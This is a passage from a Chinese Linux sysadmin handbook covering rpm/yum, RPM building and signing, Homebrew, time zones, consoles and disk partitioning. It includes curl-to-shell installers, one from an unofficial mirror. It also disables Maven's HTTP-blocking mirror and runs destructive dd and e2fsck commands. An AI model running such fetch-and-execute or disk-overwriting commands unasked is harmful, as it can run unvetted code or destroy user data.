yum groupremove "GNOME Desktop Environment" "Games and
Entertainment" "Graphical Internet" "Graphics"
"Office/Productivity" "Printing Support" "Sound and Video" "Web
Server" "X Window System"
```

查看包的依赖关系

```
# yum deplist libcurl
```

provides / whatprovides

查询pg_config命令在那一个包中

```
# yum provides "*/pg_config"
```

```
# yum provides "*/libpq-fe.h"
```

```
# yum whatprovides mysql_config
```

4.3. rpm - RPM Package Manager

install/upgrade/remove

```
1.安装一个包
```

```
# rpm -ivh

2.升级一个包
# rpm -Uvh

3.删除一个包
# rpm -e
```

不检查依赖性关系

```
rpm -ivh --nodeps
```

强制安装

```
rpm -ivh --force --nodeps
```

--prefix

安装到指定目录

```
rpm -ivh --prefix=/opt/usr your.rpm
```

同时修改多个路径:

```
rpm xxx.rpm --relocate=/usr=/opt/usr --relocate=/etc=/usr/etc
```

query

查询一个包是否被安装

```
[root@database ~]# rpm -q mysql
```

```
mysql-5.0.77-3.el5
mysql-5.0.77-3.el5
```

安装的包的信息

```
[root@database ~]# rpm -qi nginx
Name        : nginx                         Relocations: (not
relocatable)
Version     : 0.6.39                             Vendor: Fedora
Project
Release     : 2.el5                          Build Date: Sat 05
Dec 2009 05:31:02 AM HKT
Install Date: Mon 28 Dec 2009 02:36:36 PM HKT      Build Host:
x86-6.fedora.phx.redhat.com
Group       : System Environment/Daemons    Source RPM: nginx-
0.6.39-2.el5.src.rpm
Size        : 772477                           License: BSD
Signature   : DSA/SHA1, Mon 07 Dec 2009 07:06:40 AM HKT, Key ID
119cc036217521f6
Packager    : Fedora Project
URL         : http://nginx.net/
Summary     : Robust, small and high performance http and
reverse proxy server
Description :
Nginx [engine x] is an HTTP(S) server, HTTP(S) reverse proxy
and IMAP/POP3
proxy server written by Igor Sysoev.

One third party module, nginx-upstream-fair, has been added.
```

列出该包中有哪些文件

```
[root@database ~]# rpm -ql cacti.noarch |more
/etc/cacti
/etc/cacti/db.php
/etc/cron.d/cacti
/etc/httpd/conf.d/cacti.conf
/etc/logrotate.d/cacti
/usr/share/cacti
/usr/share/cacti/about.php
```

```
/usr/share/cacti/auth_changepassword.php
/usr/share/cacti/auth_login.php
/usr/share/cacti/cdef.php
/usr/share/cacti/cmd.php
/usr/share/cacti/color.php
/usr/share/cacti/data_input.php
/usr/share/cacti/data_queries.php
/usr/share/cacti/data_sources.php
/usr/share/cacti/data_templates.php
/usr/share/cacti/gprint_presets.php
/usr/share/cacti/graph.php
/usr/share/cacti/graph_image.php
/usr/share/cacti/graph_settings.php
/usr/share/cacti/graph_templates.php
/usr/share/cacti/graph_templates_inputs.php
/usr/share/cacti/graph_templates_items.php
```

列出一个文件属于哪一个RPM包

```
[root@database ~]# rpm -qf /usr/bin/svn
subversion-1.4.2-4.el5_3.1
```

```
rpm -q --qf '%{NAME}-%{VERSION}-%{RELEASE} (%{ARCH})\n' \
gcc
gcc-c++

rpm -qa --qf '%{NAME} %{VENDOR}\n'
```

列出所有被安装的RPM包

```
[root@database ~]# rpm -qa |more
pciutils-devel-2.2.3-7.el5
rmt-0.4b41-4.el5
bsh-manual-1.3.0-9jpp.1
libgcc-4.1.2-46.el5
libICE-1.0.1-2.1
popt-1.10.2.3-18.el5
libXau-1.0.1-3.1
```

```
nspr-4.7.4-1.el5_3.1
libjpeg-6b-37
libogg-1.1.3-3.el5
libXdmcp-1.0.1-2.1
iproute-2.6.18-10.el5
libraw1394-1.3.0-1.el5
libbonobo-2.16.0-1.fc6
libavc1394-0.5.3-1.fc6
ttmkfdir-3.0.9-23.el5
cdrecord-2.01-10.7.el5
grep-2.5.1-55.el5
dmidecode-2.9-1.el5
nspr-4.7.4-1.el5_3.1
ncurses-5.5-24.20060715
libgcrypt-1.4.4-5.el5
keyutils-libs-1.2-1.el5
```

changelog 查看变更日志

查看变更日志

```
rpm -q --changelog openssl-1.0.1e
```

从变更日志中找出 CVE-2014-0160 漏洞的修复情况

```
$ rpm -q --changelog openssl-1.0.1e | grep -B 1 CVE-2014-0160
* Tue Apr 08 2014 Tomáš Mráz <tmraz@redhat.com> 1.0.1e-34
- fix CVE-2014-0160 - information disclosure in TLS heartbeat
extension
```

4.4. rpmbuild - Build RPM Package(s)

安装rpmbuild,我们将使用它来制作rpm包

```
yum search rpm-build
yum install -y rpm-build
```

Debian/Ubuntu: sudo apt-get install rpm

rpm 工作空间，默认是/usr/src/redhat/

```
mkdir -p ~/rpmbuild/{BUILD,RPMS,SOURCES,SPECS,SRPMS}

echo "%_topdir /home/neo/rpmbuild" >> ~/.rpmmacros
echo "%packager Test User <test@example.com>" >> ~/.rpmmacros
cat ~/.rpmmacros

touch ~/rpmbuild/SPECS/package-1.0.spec
```

准备好你的文件包

```
tar zcvf %{name}-%{version}.tar.gz your_dir
```

编辑spec文件

```
vim ~/rpmbuild/SPECS/package-1.0.spec

Summary: My Test Package
Name: test
Version: 1.0
Release: 1.0
License: BSD
# group you want your package in, mostly for GUI package
browsers
# some example groups used by vendors:
# http://www.rpmfind.net/linux/RPM/Groups.html
Group: Networking/Daemons
```

```
# your name for example
Packager: Neo Chen <openunix@163.com>
#
#Source: http://full.url.to.the/package/%{name}-%
{version}.tar.gz
Source: %{name}-%{version}.tar.gz
# list all your patches here:
#Patch:
# list all packages required to build this package
#BuildRequires:
#Provides:
# list all packages that conflict with this one:
#BuildRoot: %{_tmppath}/%{name}-%{version}-build
BuildRoot: %{_tmppath}/%{name}-%{version}

####
# full length description
%description

description

#####
# this prepares a fresh build directory in ~/build/BUILD,
useful macros here
# are:
# %setup - cleans any previous builds and untargzips the source
# %patch - applies patches
# any other commands here are executed as standard sh commands
%prep

%setup
#%patch


#####
# this tells rpmbuild how to build your package, rpmbuild runs
it as a sh
# script
%build
#make

#####
# all the steps necessary to install your package into
$RPM_BUILD_ROOT
# first step is to clear $RPM_BUILD_ROOT
```

```
%install
[ "$RPM_BUILD_ROOT" != "/" ] && rm -rf $RPM_BUILD_ROOT
cp -r ../* %{_tmppath}
#install all files under RPM_BUILD_ROOT
#make install DESTDIR=$RPM_BUILD_ROOT
# now you can remove uneeded stuff
#rm -f $RPM_BUILD_ROOT{_prefix}

#####
# NOTE: this section is optional
# commands run just before the package is installed
%pre
#/usr/sbin/useradd -c "test user" -r -s /bin/false -u 666 -d /
neo 2> /dev/null

#####
# NOTE: this section is optional
# commands run before uninstalling the software
%preun
#/sbin/service test stop > /dev/null 2>&1
#/sbin/chkconfig --del test

#####
# NOTE: this section is optional
# commands run after installing the package
%post
#/sbin/chkconfig -add test
#touch /var/log/test

#####
# NOTE: this section is optional
# commands run after unistalling the package
%postun
#/sbin/service test stop
#/usr/sbin/userdel test

#####
# list all the files that are part of the package. If a file is
not in the
# list rpmbuild won't put it in the package
# see below on how to automate the process of creating this
list.
# some useful macros here:
# %doc /path/to/filename - installs filename into
/path/to/filename and marks
```

```
# it as being documentation
# %config /etc/config_file - similar for configuration files
# %attr(mode, user, group) file - lets you specify file
attributes applied
# during installation, use - if you want to use defaults
%files
#/usr/bin/test
#/usr/sbin/test
# this will package the dir and all directories inside it
#/example/of/a/dir
/srv/neo
# this will package only the 'dir' directory
#%dir /example/of/a/dir


#####
# document changes between package releases
%changelog
```

开始制作rpm文件

```
rpmbuild -ba ~/rpmbuild/SPECS/package-1.0.spec
```

查看你的rpm文件包含文件列表

```
rpm -qpl /usr/src/redhat/RPMS/x86_64/test-1.0-1.0.x86_64.rpm
/srv
/srv/bin
/srv/bin/console
/srv/bin/nodekeeper
/srv/etc
/srv/etc/commands.cfg
/srv/etc/nodekeeper.cfg
/srv/etc/protocol.cfg
/srv/logs
/srv/logs/nodekeeper.log
/srv/run
```

```
/srv/run/nodekeeper.pid
```

安装RPM

```
# rpm -Uvh --nodeps /tmp/test-1.0-1.0.x86_64.rpm
Preparing...
########################################### [100%]
   1:test
########################################### [100%]
```

也可以使用 yum 安装

```
yum localinstall /tmp/test-1.0-1.0.x86_64.rpm
```

查看安装信息

```
# rpm -qi test
Name        : test                         Relocations: (not
relocatable)
Version     : 1.0                              Vendor: (none)
Release     : 1.0                          Build Date: Wed 21
Sep 2011 05:50:54 PM CST
Install Date: Wed 21 Sep 2011 05:46:50 PM CST      Build Host:
dev3.example.com
Group       : Networking/Daemons           Source RPM: test-
1.0-1.0.src.rpm
Size        : 20373                           License: BSD
Signature   : (none)
Packager    : Neo Chen <openunix@163.com>
Summary     : My Test Package
Description :

description
```

是使用yum info 查看信息

```
# yum info test
Loaded plugins: fastestmirror
Loading mirror speeds from cached hostfile
 * base: mirrors.163.com
 * extras: mirrors.163.com
 * updates: mirrors.163.com
Installed Packages
Name       : test
Arch       : x86_64
Version    : 1.0
Release    : 1.0
Size       : 20 k
Repo       : installed
Summary    : My Test Package
License    : BSD
Description:
           : description
```

RPM_directory_macros

http://fedoraproject.org/wiki/Packaging/RPMMacros#RPM_directory_macros

```
%{_sysconfdir}        /etc

%{_prefix}            /usr

%{_exec_prefix}       %{_prefix}

%{_bindir}            %{_exec_prefix}/bin

%{_lib}               lib (lib64 on 64bit systems)

%{_libdir}            %{_exec_prefix}/%{_lib}

%{_libexecdir}        %{_exec_prefix}/libexec
```

```
%{_sbindir}             %{_exec_prefix}/sbin

%{_sharedstatedir}      /var/lib

%{_datadir}             %{_prefix}/share

%{_includedir}          %{_prefix}/include

%{_oldincludedir}       /usr/include

%{_infodir}             /usr/share/info

%{_mandir}              /usr/share/man

%{_localstatedir}       /var

%{_initddir}            %{_sysconfdir}/rc.d/init.d

Note: On releases older than Fedora 10 (and EPEL), %{_initddir}
does not exist. Instead, you should use the deprecated%
{_initrddir} macro.
RPM directory macros
%{_topdir}              %{getenv:HOME}/rpmbuild

%{_builddir}            %{_topdir}/BUILD

%{_rpmdir}              %{_topdir}/RPMS

%{_sourcedir}           %{_topdir}/SOURCES

%{_specdir}             %{_topdir}/SPECS

%{_srcrpmdir}           %{_topdir}/SRPMS

%{_buildrootdir}        %{_topdir}/BUILDROOT

Note: On releases older than Fedora 10 (and EPEL), %
{_buildrootdir} does not exist.
Build flags macros
%{_global_cflags}       -O2 -g -pipe

%{_optflags}            %{__global_cflags} -m32 -march=i386 -
mtune=pentium4 # if redhat-rpm-config is installed

Other macros
```

```
%{_var}                 /var

%{_tmppath}             %{_var}/tmp

%{_usr}                 /usr

%{_usrsrc}              %{_usr}/src

%{_docdir}              %{_datadir}/doc
```

--define 专递模板变量

spec 文件中定义宏默认值

```
%define <variable> <value>
```

另一种是在外部传递变量值

```
rpmbuild -ba SPECS/bacula.spec --define "build_su110 1" --
define "build_mysql4 1"
```

注意：当两种同时使用时，外部--define无法替代%define 的定义。

defattr

```
%defattr(-,root,root,-)
```

GPG 签名

创建证书

```
$ % gpg --gen-key
```

查看GPG证书

```
$ gpg --list-keys
/home/neo/.gnupg/pubring.gpg
-----------------------------
pub   1024R/63268A35 2013-09-11
uid                  Neo Chen (netkiller) <netkiller@msn.com>
sub   1024R/F4F946F9 2013-09-11
```

设置 _gpg_name 宏，与上面查看结果需一致

```
cat << EOF >> ~/.rpmmacros
%_signature gpg
%_gpg_name Neo Chen (netkiller) <netkiller@msn.com>
%_gpgpath ~/.gnupg
%_gpgbin /usr/bin/gpg
EOF
```

建立RPM

```
rpmbuild --define "_topdir /path/to/macrodir" -bb --sign spec
```

如果你的证书有Passphrase，会提示你输入了密码。

```
Enter pass phrase:
Pass phrase is good.
```

使用 CMake3 编译并创建RPM包

```
root@VM_7_221_centos ~/mysql-outfile-plugin % cat Outfile.spec
Name: mysql-outfile-plugin
Version: 1.0
Release:        1%{?dist}
Summary: MySQL outfile plugin

Group: MySQL Database server
License: CC 3.0
URL: http://www.netkiller.cn
Source0: https://github.com/netkiller/mysql-outfile-
plugin/archive/v1.0.tar.gz

BuildRequires: cmake3 mysql-community-devel
Requires: gcc

%description


%prep
%setup -q


%build
cmake3 .
make %{?_smp_mflags}


%install
make install DESTDIR=%{buildroot}


%files
```

```
/usr/lib64/mysql/plugin/liboutfile.so
%doc



%changelog


```

FAQ

error: File /home/neo/rpmbuild/SOURCES/netkiller-docbook-1.0.1.tar.gz: No such file or directory

Source 定义的文件不存在，如果你需要忽略Source可以使用 %setup -T

5. Homebrew

Homebrew 最初是为 Mac 设计的包管理工具，现在已经移植到了Linux系统。

```
/bin/bash -c "$(curl -fsSL
https://raw.githubusercontent.com/Homebrew/install/master/insta
ll.sh)"
```

国内镜像安装

```
/bin/zsh -c "$(curl -fsSL
https://gitee.com/cunkai/HomebrewCN/raw/master/Homebrew.sh)"
```

运行下面命令，让brew生效

```
source /Users/neo/.zprofile
neo@MacBook-Pro-M2 ops % git config --global --add
safe.directory /opt/homebrew/Library/Taps/homebrew/homebrew-
core
neo@MacBook-Pro-M2 ops % git config --global --add
safe.directory /opt/homebrew/Library/Taps/homebrew/homebrew-
cask
```

5.1. OpenJDK 8

```
brew install openjdk@8
sudo ln -sfn /usr/local/opt/openjdk@8/libexec/openjdk.jdk
/Library/Java/JavaVirtualMachines/openjdk-8.jdk
```

5.2. Maven

配置 Maven

```
Neo-iMac:~ neo$ brew info maven
maven: stable 3.8.3 (bottled)
Java-based project management
https://maven.apache.org/
Conflicts with:
  mvnvm (because also installs a 'mvn' executable)
/usr/local/Cellar/maven/3.8.3 (79 files, 10MB) *
  Poured from bottle on 2021-11-08 at 14:04:51
From: https://github.com/Homebrew/homebrew-
core/blob/HEAD/Formula/maven.rb
License: Apache-2.0
==> Dependencies
Required: openjdk ✔
==> Analytics
install: 63,168 (30 days), 200,658 (90 days), 634,767 (365
days)
install-on-request: 62,864 (30 days), 199,051 (90 days),
630,240 (365 days)
build-error: 0 (30 days)
```

找到 /usr/local/Cellar/maven/3.8.3 文件夹

```
Neo-iMac:~ neo$ vim
/usr/local/Cellar/maven/3.8.3/libexec/conf/settings.xml
```

屏蔽下面配置

```
    <mirror>
      <id>maven-default-http-blocker</id>
      <mirrorOf>external:http:*</mirrorOf>
      <name>Pseudo repository to mirror external repositories
initially using HTTP.</name>
      <url>http://0.0.0.0/</url>
      <blocked>true</blocked>
    </mirror>
```

5.3. 版本切换

例如安装了多个版本的工具

```
Neo-iMac:~ neo$ brew install gradle
Neo-iMac:~ neo$ brew install gradle@6
```

默认是最新版切换到6版本方法

```
Neo-iMac:~ neo$ brew unlink gradle
Neo-iMac:~ neo$ brew link gradle@6
```

```
Neo-iMac:~ neo$  gradle -v

Welcome to Gradle 6.9.2!

Here are the highlights of this release:
 - This is a small backport release.
 - Java 16 can be used to compile when used with Java
toolchains
```

```
 - Dynamic versions can be used within plugin declarations
 - Native support for Apple Silicon processors

For more details see https://docs.gradle.org/6.9.2/release-
notes.html


------------------------------------------------------------
Gradle 6.9.2
------------------------------------------------------------

Build time:   2021-12-21 20:18:38 UTC
Revision:     5d94aa68c0fdbe443838bb977080e3b9f273e889

Kotlin:       1.4.20
Groovy:       2.5.12
Ant:          Apache Ant(TM) version 1.10.9 compiled on
September 27 2020
JVM:          11.0.16.1 (Homebrew 11.0.16.1+0)
OS:           Mac OS X 12.5 x86_64
```

6. SDKMAN

```
curl -s "https://get.sdkman.io" | bash
```

```
sdk install gradle 8.0.2
```

7. 清理安装包

```
package-cleanup --leaves
package-cleanup --orphans
```

第 6 章 区域/语言/时间

查看语言

```
locale -a
```

1. 时区设置

列出时区

```
# timedatectl list-timezones
```

设置时区

```
# timedatectl set-timezone Asia/Hong_Kong
```

查看时区

```
# timedatectl
```

```
timedatectl set-ntp true
```

2. 修改服务区吃的日期和时间

```
# date -s "2008-7-19"
# date -s 18:10
# date -s "2020-8-10 18:10:00"
```

date

e.g. date -s month/day/year

```
# date -s 1/18/2008
```

time

e.g. date -s hour:minute:second

```
# date -s 11:12:00
```

2.1. 日期写入BIOS

写入 BIOS

```
# clock -w
```

3. 早起 Linux 版本

3.1. Ubuntu

time zone

选择用户时区

```
$ tzselect
Please identify a location so that time zone rules can be set
correctly.
Please select a continent or ocean.
 1) Africa
 2) Americas
 3) Antarctica
 4) Arctic Ocean
 5) Asia
 6) Atlantic Ocean
 7) Australia
 8) Europe
 9) Indian Ocean
10) Pacific Ocean
11) none - I want to specify the time zone using the Posix TZ
format.
#?
```

tzconfig

```
netkiller@shenzhen:~$ tzconfig
Your current time zone is set to US/Eastern
Do you want to change that? [n]: y

Please enter the number of the geographic area in which you
live:
```

```
       1) Africa                       7) Australia

       2) America                      8) Europe

       3) US time zones                9) Indian Ocean

       4) Canada time zones            10) Pacific Ocean

       5) Asia                         11) Use System V style
time zones

       6) Atlantic Ocean               12) None of the above


Then you will be shown a list of cities which represent the
time zone
in which they are located. You should choose a city in your
time zone.

Number: 5

Aden Almaty Amman Anadyr Aqtau Aqtobe Ashgabat Ashkhabad
Baghdad Bahrain
Baku Bangkok Beirut Bishkek Brunei Calcutta Choibalsan
Chongqing Chungking
Colombo Dacca Damascus Dhaka Dili Dubai Dushanbe Gaza Harbin
Hong_Kong
Hovd Irkutsk Istanbul Jakarta Jayapura Jerusalem Kabul
Kamchatka Karachi
Kashgar Katmandu Krasnoyarsk Kuala_Lumpur Kuching Kuwait Macao
Macau
Magadan Makassar Manila Muscat Nicosia Novosibirsk Omsk Oral
Phnom_Penh
Pontianak Pyongyang Qatar Qyzylorda Rangoon Riyadh Riyadh87
Riyadh88
Riyadh89 Saigon Sakhalin Samarkand Seoul Shanghai Singapore
Taipei
Tashkent Tbilisi Tehran Tel_Aviv Thimbu Thimphu Tokyo
Ujung_Pandang
Ulaanbaatar Ulan_Bator Urumqi Vientiane Vladivostok Yakutsk
Yekaterinburg
Yerevan

Please enter the name of one of these cities or zones
```

```
You just need to type enough letters to resolve ambiguities
Press Enter to view all of them again
Name: [] Harbin
Your default time zone is set to 'Asia/Harbin'.
Local time is now:      Tue Mar 11 10:46:46 CST 2008.
Universal Time is now:  Tue Mar 11 02:46:46 UTC 2008.
```

tzdata

dpkg-reconfigure tzdata

```
$ sudo dpkg-reconfigure tzdata
```

Language

默认语言

```
export LANG=en_US
export LC_ALL=en_US
```

永久更改

```
sudo vi /etc/default/locale

LANG="en_US.UTF-8"
LANGUAGE="en_US:en"
```

改为中文环境

```
sudo apt-get install language-support-zh
LANG="zh_CN.UTF-8"
LANGUAGE="zh_CN:zh"
```

3.2. CentOS 区域设置

时区设置 CentOS 6

timeconfig

system-config-date

查看当前时区 /etc/sysconfig/clock

```
[root@ntp ~]# cat /etc/sysconfig/clock
ZONE="Asia/Harbin"
UTC=true
ARC=false
```

tzselect - select a timezone

```
# tzselect
Please identify a location so that time zone rules can be set
correctly.
Please select a continent or ocean.
 1) Africa
 2) Americas
 3) Antarctica
 4) Arctic Ocean
 5) Asia
 6) Atlantic Ocean
```

```
 7) Australia
 8) Europe
 9) Indian Ocean
10) Pacific Ocean
11) none - I want to specify the time zone using the Posix TZ
format.
#?
```

重新启动后生效

修改时区并立即生效

可用时区 /usr/share/zoneinfo

```
[root@ntp ~]# ls /usr/share/zoneinfo
Africa      Asia       Canada   Cuba   EST      Factory  GMT0
Hongkong  Iran         Japan      Mexico   Navajo   Poland
PRC      ROK        Universal  W-SU
America     Atlantic   CET      EET    EST5EDT  GB       GMT-0
HST       iso3166.tab  Kwajalein  Mideast  NZ       Portugal
PST8PDT  Singapore  US         zone.tab
Antarctica  Australia  Chile    Egypt  Etc      GB-Eire  GMT+0
Iceland   Israel       Libya      MST      NZ-CHAT  posix
right    Turkey     UTC        Zulu
Arctic      Brazil     CST6CDT  Eire   Europe   GMT
Greenwich  Indian    Jamaica      MET        MST7MDT  Pacific
posixrules  ROC      UCT        WET
```

执行 hwclock 后会立即生效

```
# cp /usr/share/zoneinfo/Asia/Shanghai /etc/localtime
# hwclock
```

演示如下，你可以看到时区从 EDT 变为 CST

```
# cp /usr/share/zoneinfo/Asia/Shanghai /etc/localtime
# date
Fri Jul  4 05:57:25 EDT 2014

# hwclock
Fri 04 Jul 2014 06:12:14 PM CST  -0.219192 seconds

# date
Fri Jul  4 18:12:17 CST 2014
```

NTP Server

更新网络时间

ntpdate - client for setting system time from NTP servers

```
$ sudo ntpdate asia.pool.ntp.org
21 May 10:34:18 ntpdate[6687]: adjust time server 203.185.69.60
offset 0.031079 sec
$ sudo hwclock -w
```

rdate - get the time via the network

```
# rdate time-a.nist.gov 查看
# rdate -s time-a.nist.gov 设置
```

语言

system-config-language

```
vim /etc/sysconfig/i18n
LANG="en_US.UTF-8"
```

第 7 章 console / terminal 控制台与终端

1. serial console

gurb

```
$ sudo vim /boot/grub/menu.lst

title           Ubuntu 8.04.1, kernel 2.6.24-21-generic
root            (hd0,5)
kernel          /boot/vmlinuz-2.6.24-21-generic
root=UUID=3d5dd6c0-bbd2-4ddf-9b71-1c7b78e8de3b ro quiet splash

console=tty0 console=ttyS0,38400
initrd          /boot/initrd.img-2.6.24-21-generic
quiet
```

tty6

```
$ sudo vim /etc/event.d/tty6

respawn
#exec /sbin/getty 38400 tty6
exec /sbin/getty -L /dev/ttyS0 38400 vt100
```

other terminal: VT100, VT220, VT320, VT420

securetty

```
$ cat /etc/securetty
# for people with serial port consoles
ttyS0
```

2. console timeout

查看当前的$TMOUT环境变量设置

echo $TMOUT

TMOUT=3600

export TMOUT

netkiller@Linux-server:~$ sudo dpkg-reconfigure en_US.UTF-8

3. TUI (Text User Interface)

SVGATextMode

```
$ sudo apt-get install svgatextmode
$ SVGATextMode 80x25x9
```

4. framebuffer

在grub.conf中的kernel行后面写上vga=0x317就行了，也可以用vga=ask，让系统启动的时候询问你用多大的分辨率

第 8 章 Harddisk 磁盘管理

主分区最多4个

逻辑分区:

-
- SCSI 最多 16 个
- IDE 最多 63 个

1. 查看分区分区 UUID

```
$ blkid
/dev/sda1: UUID="a457213b-e72d-4c9c-953d-b438ec554d3c"
SEC_TYPE="ext2" TYPE="ext3"
/dev/sda5: UUID="cc2c1be9-a6e0-4494-a5f0-76b39d3fc1f0"
TYPE="swap"
/dev/sda6: UUID="3c9a1484-1295-4fb9-9c94-f9c69ae7e770"
TYPE="ext3"
/dev/sda7: UUID="ade7b5e7-a311-45de-9b24-e16be73de715"
TYPE="swap"

$ ls -l /dev/disk/by-uuid
total 0
lrwxrwxrwx 1 root root 10 2009-07-11 00:52 3c9a1484-1295-4fb9-
9c94-f9c69ae7e770 -> ../../sda6
lrwxrwxrwx 1 root root 10 2009-07-11 00:52 a457213b-e72d-4c9c-
953d-b438ec554d3c -> ../../sda1
lrwxrwxrwx 1 root root 10 2009-07-11 00:52 ade7b5e7-a311-45de-
9b24-e16be73de715 -> ../../sda7
lrwxrwxrwx 1 root root 10 2009-07-11 00:52 cc2c1be9-a6e0-4494-
a5f0-76b39d3fc1f0 -> ../../sda5
```

2. 通过 UUID 或 标签 查询设备文件

findfs - find a filesystem by label or UUID

```
[root@localhost ~]# findfs UUID=dcccfdaf-ad35-4610-b1a9-
3b274e51de5b
/dev/sda2
```

3. Label

3.1. Ext2

e2label - Change the label on an ext2/ext3 filesystem

查看卷标

```
# e2label /dev/sda1
/boot
```

更改卷标

```
# man e2label
# e2label /dev/sda5 /www

# e2label /dev/sda5
/www
```

测试

```
# mount /app
```

4. swap 交换分区

查看交换分区信息

```
$ swapon -s
Filename                                Type            Size
Used    Priority
/dev/md127p3                            partition
15359992        1654332 -1
```

新增交换分区

```
dd if=/dev/zero of=/root/swap0 bs=1M count=2048
mkswap /root/swap0
swapon /root/swap0
```

例 **8.1.** 增加交换分区

```
# fallocate -l 4G swap0
# chmod 600 swap0
# mkswap swap0
# swapon /www/swap0
```

4.1. swapon failed: Invalid argument

```
[root@netkiller www]# swapon /www/swap0
swapon: /www/swap0: swapon failed: Invalid argument
```

注意：swap 不能建立在 btrfs 分区上

```
[root@netkiller www]# df -T /www
Filesystem     Type  1K-blocks     Used Available Use% Mounted
on
/dev/vdb1      btrfs 209714176 26751256 181122984  13% /www
```

/www 分区使用 btrfs 所以当运行swapon时出现问题。

5. Show partition

show all of disk and partition

```
neo@master:~$ sudo sfdisk -s
/dev/sda:   8388608
/dev/sdb:   2097152
total: 10485760 blocks
```

or

```
neo@master:~$ sudo fdisk -l

Disk /dev/sda: 8589 MB, 8589934592 bytes
255 heads, 63 sectors/track, 1044 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifier: 0x000301bd

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *           1         993     7976241   83  Linux
/dev/sda2             994        1044      409657+   5
Extended
/dev/sda5             994        1044      409626   82  Linux
swap / Solaris

Disk /dev/sdb: 2147 MB, 2147483648 bytes
255 heads, 63 sectors/track, 261 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifier: 0x00000000

Disk /dev/sdb doesn't contain a valid partition table
neo@master:~$
```

show partition /dev/sda

```
neo@master:~$ sudo fdisk -l /dev/sda

Disk /dev/sda: 8589 MB, 8589934592 bytes
255 heads, 63 sectors/track, 1044 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifier: 0x000301bd

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *           1         993     7976241   83  Linux
/dev/sda2             994        1044      409657+   5
Extended
/dev/sda5             994        1044      409626   82  Linux
swap / Solaris
neo@master:~$
```

6. Create partition

```
$ sudo cfdisk /dev/sdb
```

```
Command (m for help): p

Disk /dev/sda: 146.1 GB, 146163105792 bytes
255 heads, 63 sectors/track, 17769 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *           1          25      200781   83  Linux
/dev/sda2              26        3849    30716280   83  Linux
/dev/sda3            3850       17769   111812400   83  Linux

Command (m for help): d
Partition number (1-4): 3

Command (m for help): n
Command action
   e   extended
   p   primary partition (1-4)
p
Partition number (1-4): 3
First cylinder (3850-17769, default 3850):
Using default value 3850
Last cylinder or +size or +sizeM or +sizeK (3850-17769, default
17769): +32000M

Command (m for help): p

Disk /dev/sda: 146.1 GB, 146163105792 bytes
255 heads, 63 sectors/track, 17769 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes

   Device Boot      Start         End      Blocks   Id  System
```

```
/dev/sda1   *           1          25      200781   83  Linux
/dev/sda2              26        3849    30716280   83  Linux
/dev/sda3            3850        7740    31254457+  83  Linux
```

7. Clone partition

/dev/sda 克隆到 /dev/sdb

```
$ sudo dd if=/dev/sda of=/dev/sdb
```

备份 mbr 主引导记录

```
$ dd if=/dev/sda of=/root/disk.mbr bs=512 count=1
```

```
$ dd if=/root/disk.mbr of=/dev/sda bs=512 count=1
```

软盘镜像

```
$ dd if=/dev/fd0 of=floppy.img bs=1440k
```

8. estimate disk / directory / file space usage

total for a directory

```
du -h --max-depth=0
```

9. Convert from ext3 to ext4 File system

step 1

```
$ sudo tune2fs -O extents,uninit_bg,dir_index /dev/sda7
tune2fs 1.41.4 (27-Jan-2009)

Please run e2fsck on the filesystem.
```

step 2

```
$ sudo e2fsck -fD /dev/sda7
e2fsck 1.41.4 (27-Jan-2009)
/dev/sda7 is mounted.

WARNING!!!  Running e2fsck on a mounted filesystem may cause
SEVERE filesystem damage.

Do you really want to continue (y/n)? yes

/dev/sda7: recovering journal
Pass 1: Checking inodes, blocks, and sizes
Pass 2: Checking directory structure
Pass 3: Checking directory connectivity
Pass 3A: Optimizing directories
Pass 4: Checking reference counts
Pass 5: Checking group summary information
Block bitmap differences:  -3913734 +3925302
Fix<y>? yes


/dev/sda7: ***** FILE SYSTEM WAS MODIFIED *****
/dev/sda7: 77282/2293760 files (15.7% non-contiguous),
4584313/9163066 blocks
```

step 3

```
$ sudo cp /etc/fstab /etc/fstab.old
$ sudo vim /etc/fstab

# /dev/sda7
UUID=16089544-6fbf-400e-a63a-fa6159e271e5 /home           ext4
relatime,errors=remount-ro 0 1
```

step 4

```
$ sudo reboot
```

10. GPT

```
$ sudo parted /dev/sda
GNU Parted 2.3
Using /dev/sda
Welcome to GNU Parted! Type 'help' to view a list of commands.
(parted)
```

10.1. 设置GTP磁盘

```
(parted) mklabel gpt
Warning: The existing disk label on /dev/xvdb will be destroyed
and all data on this disk will be lost. Do you want to
continue?
Yes/No? Yes
```

10.2. 查看分区

```
(parted) print
Model: DELL PERC 6/i (scsi)
Disk /dev/sda: 2498GB
Sector size (logical/physical): 512B/512B
Partition Table: gpt

Number  Start   End     Size    File system     Name     Flags
 1      1049kB  50.0GB  50.0GB  ext4                     boot
 2      50.0GB  66.0GB  16.0GB  linux-swap(v1)
 3      66.0GB  2498GB  2432GB  ext4            /backup
```

空闲空间

```
(parted) print free
Model: DELL PERC 6/i (scsi)
Disk /dev/sda: 2498GB
Sector size (logical/physical): 512B/512B
Partition Table: gpt

Number  Start   End     Size    File system     Name     Flags
        17.4kB  1049kB  1031kB  Free Space
 1      1049kB  50.0GB  50.0GB  ext4                     boot
 2      50.0GB  66.0GB  16.0GB  linux-swap(v1)
 3      66.0GB  2498GB  2432GB  ext4            /backup
        2498GB  2498GB  1032kB  Free Space
```

10.3. 创建分区

创建主分区

```
(parted) mkpart primary
File system type?  [ext2]?
Start? 0GB
End? 280GB
(parted) p
Model: Xen Virtual Block Device (xvd)
Disk /dev/xvdb: 784GB
Sector size (logical/physical): 512B/512B
Partition Table: gpt

Number  Start   End    Size   File system  Name     Flags
 1      1049kB  280GB  280GB               primary
```

创建扩展分区

```
(parted) mkpart extended
File system type?  [ext2]?
Start? 280GB
End? 100%
(parted) p
Model: Xen Virtual Block Device (xvd)
Disk /dev/xvdb: 784GB
Sector size (logical/physical): 512B/512B
Partition Table: gpt

Number  Start   End    Size   File system  Name      Flags
 1      1049kB  280GB  280GB               primary
 2      280GB   784GB  504GB               extended
```

创建分区

```
(parted) mkpart
Partition name?  []? /www
File system type?  [ext2]?
Start? 10GB
End? 50GB
```

例 8.2. GPT Example

```
(parted) print devices
/dev/sdb (9999GB)
